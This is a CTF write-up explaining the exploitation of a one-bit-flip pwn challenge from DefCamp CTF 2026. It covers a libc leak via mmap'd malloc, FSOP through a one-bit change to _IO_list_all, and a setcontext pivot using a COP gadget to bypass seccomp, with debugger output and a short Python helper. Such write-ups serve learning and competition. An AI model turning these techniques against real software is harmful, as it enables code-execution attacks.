DefCamp CTF 2026 Hello, I participated DefCamp CTF 2026 and solved all pwn challenges.
In D-CTF, all AI usages were banned, including slopping the challenges locally.
I'd like to introduce the solution of bitdebit^2, which was labeled "insane" of its difficulty.

Only 16 teams solved this challenge, and I won the first blood during the competition.
Our team: z0mblmblo ranked 45 in the competition, which is very close to qualify the finals.
Overview The challenge was very simple:
00401200 int32_t main(int32_t argc, char** argv, char** envp)
0040122d void* fsbase
0040122d int64_t rax = *(fsbase + 0x28)
00401240 setvbuf(fp: stdin, buf: nullptr, mode: 2, size: 0)
00401255 setvbuf(fp: stdout, buf: nullptr, mode: 2, size: 0)
0040126a setvbuf(fp: stderr, buf: nullptr, mode: 2, size: 0)
00401272 puts(str: "gib")
0040127f uint64_t bytes
0040127f __isoc99_scanf(format: "%lu", &bytes)
00401288 int64_t rax_3 = malloc(bytes)
004012a1 __printf_chk(flag: 1, format: "%p\n", rax_3)
004012ad fflush(fp: stdout)
004012b5 puts(str: "gib")
004012c4 int64_t var_110
004012c4 __isoc99_scanf(format: "%lu", &var_110)
004012c4
004012d2 if (var_110 u>= bytes)
00401480 syscall(0xe7, 1)
004012d2 else
004012df puts(str: "Whats your name challenger?")
004012e4 int64_t rax_7 = var_110
004012fb read(fd: 0, buf: rax_3 + rax_7, nbytes: bytes - rax_7)
00401307 getc(fp: stdin)
00401313 puts(str: "Last time you had 1 bit, now you're getting 1")
0040131f puts(str: "first addr")
0040133b char var_a8[0x88]
0040133b
0040133b if (fgets(buf: &var_a8, n: 0x80, fp: stdin) == 0)
0040145b label_40145b:
0040145b *(fsbase + 0x28)
0040145b
00401464 if (rax == *(fsbase + 0x28))
00401473 return 0
0040133b else
00401348 uint64_t rax_9 = strtoull(nptr: &var_a8, endptr: nullptr, base: 0)
00401357 puts(str: "first bit")
00401357
00401373 if (fgets(buf: &var_a8, n: 0x80, fp: stdin) == 0)
00401373 goto label_40145b
00401373
00401380 int32_t rax_11 = strtoul(nptr: &var_a8, endptr: nullptr, base: 0)
00401380
0040138b if (rax_11 u> 7)
0040138b goto label_40145b
0040138b
004013a2 *rax_9 ^= (1 << (rax_11.b & 0x1f)).b
004013a2
004013b5 if (prctl(option: 0x26, 1, 0, 0, 0) != 0)
00401480 syscall(0xe7, 1)
004013b5 else
0040142e int64_t var_f8
0040142e int64_t* var_100_1 = &var_f8
00401435 __builtin_memcpy(dest: &var_f8,
00401435 src: "\x20\x00\x00\x00\x00\x00\x00\x00\x35\x00\x00\x02\x00\x00\x00\x40\x"
00401435 "15\x00\x01\x00\xff\xff\xff\xff\x06\x00\x00\x00\x00\x00\x00\x80\x15\x00"
00401435 "00\x01\x09\x00\x00\x00\x06\x00\x00\x00\x00\x00\xff\x7f\x15\x00\x00\x01"
00401435 "27\x01\x00\x00\x06\x00\x00\x00\x00\x00\xff\x7f\x06\x00\x00\x00\x00\x00"
00401435 "00\x80",
00401435 count: 0x48)
00401443 int16_t var_108 = 9
00401443
00401451 if (prctl(option: 0x16, 2, &var_108, 0x12701000015) == 0)
00401451 goto label_40145b
00401451
00401480 syscall(0xe7, 1)
00401480
00401485 __stack_chk_fail()
00401485 noreturn
Ofc all mitigations were enabled.
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
RUNPATH: b'.'
FORTIFY: Enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
Primitive We can do malloc with arbitrary size. Then the chal teach us the pointer where malloc allocated.
Next, we can specify the offset where we start writing with read(0,ptr+offset,alloc_size-offset)
Finally, we can specify arbitrary address and bit to flip with xor.
Mitigations Before the chal ends, it sets seccomp with prctl which only allows mmap, preadv, and 32-bit openat.
ida is much more clear to see the argument of prctl.
Looking back before AI era, I always used both ida and binary ninja during the live CTF. That was something enjoyable to see each characteristic. However, LLM became much smarter decompiler in now days. It is very good that people do not have to do rev on pwn, but I feel something lonely.... 😢
if ( prctl(option: 38, 1, 0, 0, 0) != 0 )
goto LABEL_8;
v11[1] = 0x4000000002000035LL;
v11[2] = -4294901739LL;
v11[3] = 0x8000000000000006LL;
v11[8] = 0x8000000000000006LL;
v11[4] = 0x901000015LL;
v11[5] = 0x7FFF000000000006LL;
v11[7] = 0x7FFF000000000006LL;
v10 = v11;
v11[0] = 32;
v11[6] = 0x12701000015LL;
v9 = 9;
if ( prctl(option: 22, 2, &v9) != 0 )
LABEL_8:
syscall(sysno: 231, 1);
Solution Step 1, leak the libc Ofc many people know that malloc uses mmap when it allocates very large memory.

Fortunately, mmap allocated immediately below the libc in local. (there was 0x3000 diff on socat/remote)
Step 2, FSOP with _IO_list_all For now, we have a large heap immediately below libc. FSOP with _IO_list_all is the best way to control rip and rdi with only one bit writing.
[fastDbg:0x7f4aa971ba91]$ p $_IO_list_all
HEX: 0x7f4aa98044c0 DEC: 139958648063168 OCT: 3764525140042300 BIN: 11111110100101010101001100000000100010011000000
[fastDbg:0x7f4aa971ba91]$ dq $_IO_list_all
00007f4aa98044c0: 0x00007f4aa98044e0 0x0000000000000000 |.D..J...........|
00007f4aa98044d0: 0x0000000000000000 0x0000000000000000 |................|
00007f4aa98044e0: 0x00000000fbad2087 0x00007f4aa9804563 |. ......cE..J...|
00007f4aa98044f0: 0x00007f4aa9804563 0x00007f4aa9804563 |cE..J...cE..J...|
[fastDbg:0x7f4aa971ba91]$ p $_IO_2_1_stderr_
HEX: 0x7f4aa98044e0 DEC: 139958648063200 OCT: 3764525140042340 BIN: 11111110100101010101001100000000100010011100000
before
[fastDbg:0x7f4aa971ba91]$ dq $_IO_list_all
00007f4aa98044c0: 0x00007f4aa98044e0 0x0000000000000000 |.D..J...........|
|
--------------
| [fastDbg:0x7f4aa971ba91]$ dq $_IO_2_1_stderr_
---->00007f4aa980 44e0: 0x00000000fbad2087 0x00007f4aa9804563 |. ......cE..J...|
00007f4aa980 44f0: 0x00007f4aa9804563 0x00007f4aa9804563 |cE..J...cE..J...|
00007f4aa980 4500: 0x00007f4aa9804563 0x00007f4aa9804563 |cE..J...cE..J...|
00007f4aa980 4510: 0x00007f4aa9804563 0x00007f4aa9804563 |cE..J...cE..J...|
00007f4aa98044d0: 0x0000000000000000 0x0000000000000000 |................|
00007f4aa98044e0: 0x00000000fbad2087 0x00007f4aa9804563 |. ......cE..J...|
00007f4aa98044f0: 0x00007f4aa9804563 0x00007f4aa9804563 |cE..J...cE..J...|
after
[fastDbg:0x7f4aa971ba91]$ dq $_IO_list_all
00007f4aa98044c0: 0x00007f4aa94044e0 0x0000000000000000 |.D..J...........|
|
--------------
|
----> fake FILE
00007f4aa98044d0: 0x0000000000000000 0x0000000000000000 |................|
00007f4aa98044e0: 0x00000000fbad2087 0x00007f4aa9804563 |. ......cE..J...|
00007f4aa98044f0: 0x00007f4aa9804563 0x00007f4aa9804563 |cE..J...cE..J...|
e.g.,
stderr = libc.sym["_IO_2_1_stderr_"]
hl(stderr)
fake=0
bit=0
for i in range(22, 64):
if not (stderr & (1 << i)):
continue
_fake = stderr ^ (1 << i)
off = _fake - obj
if 0 <= off and off + 0x600 <= 0x8000000:
fake = _fake
bit = i
break
Step 3. full control with setcontext setcontext is minor but very strong to hijack all registers with rip and rdi control.
due to the seccomp, we have to earn more strong primitive, such as rop or shellcode execution.
In setcontext, I used COP gadget that is a part of vtable execution.
gef> x/5i $libc+0x176f3e
0x7fd4d0b76f3e <__rpc_thread_key_cleanup+46>: mov rdx,QWORD PTR [rax+0x38]
0x7fd4d0b76f42 <__rpc_thread_key_cleanup+50>: mov rdi,rax
0x7fd4d0b76f45 <__rpc_thread_key_cleanup+53>: call QWORD PTR [rdx+0x20]
This gadget is very useful. Another example, I used this gadget to get RCE on ladybird browser: Nightmare of the Javascript Optimization
Last modified: 19 October 2026